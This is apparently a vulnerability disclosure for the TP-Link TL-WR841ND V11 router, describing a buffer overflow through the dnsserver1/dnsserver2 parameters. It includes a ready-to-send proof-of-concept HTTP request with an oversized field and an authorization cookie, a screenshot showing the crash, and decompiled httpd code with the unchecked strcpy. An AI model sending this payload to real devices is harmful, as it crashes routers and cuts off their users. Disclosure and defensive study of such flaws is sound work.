Vendor of the products: TP-Link


Affected products: TL-WR841ND V11

Hardware Link: https://www.tp-link.com/us/support/download/tl-wr841nd/v11/#Firmware

Vulnerability Description

A buffer overflow vulnerability was discovered in TP-Link TL-WR841ND V11, triggered by the dnsserver1 and dnsserver2 parameters at /userRpm/WanSlaacCfgRpm.htm. This vulnerability allows attackers to cause a Denial of Service (DoS) via a crafted packet.

The interface that triggers the vulnerability



WAN Setup

Enable IPv6: ☑

WAN Connection Type: SLAAC

IPv6 Address:

IPv6 Address Prefix:

Default Gateway:

Disconnected!

● Get IPv6 DNS Server Automatically

Primary IPv6 DNS:

Secondary IPv6 DNS:

○ Use the following IPv6 DNS Servers

LAN Setup

Address Autoconfiguration Type: ○ RADVD ● DHCPv6 Server

Start IPv6 Address ::1000 (1~FFFE)

End IPv6 Address ::2000 (1~FFFE)


Release Time: 86400 Seconds(The default is 86400, do not change unless necessary.)

Site Prefix Configuration Type: ● Delegated ○ Static

Lan IPV6 Address:

POC


send



```
GET /ZYROEMCBEIPAAFPC/userRpm/WanSlaacCfgRpm.htm?ipv6Enable=on&wantype=1&mtu=0&dnsType=1&dnsserver1=&dnsserver2=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa&ipAssignType=1&ipStart=1000&ipEnd=2000&time
=86400&ipPrefixType=1&staticPrefix=21DA%3AD3%3A0%3A2F3B%3A%3A&staticPrefixLength=64&Save=Save HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.0.1/ZYROEMCBEIPAAFPC/userRpm/WanSlaacCfgRpm.htm
Cookie: language=sc; Authorization=Basic%20YWRtaW46MjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzM%3D
Upgrade-Insecure-Requests: 1


```

You can see that the router has crashed.




Unable to connect

Firefox can’t establish a connection to the server at 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer’s network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the web.

Code in httpd

By using IDA to analyze httpd, the program first calls httpGetEnv to retrieve the dnsserver1 and dnsserver2 parameters.



```
  v9 = httpGetEnv(a1, "dnsserver1");
  if ( v9 )
    strcpy(&v32[1], v9, v8, v7);
  else
    memset(&v32[1], 0, 45);
  v12 = httpGetEnv(a1, "dnsserver2");
  if ( v12 )
    strcpy((char *)&v32[12] + 1, v12, v11, v10);
  else
```

The parameters are then passed to the strcpy function without proper security checks, leading to a buffer overflow.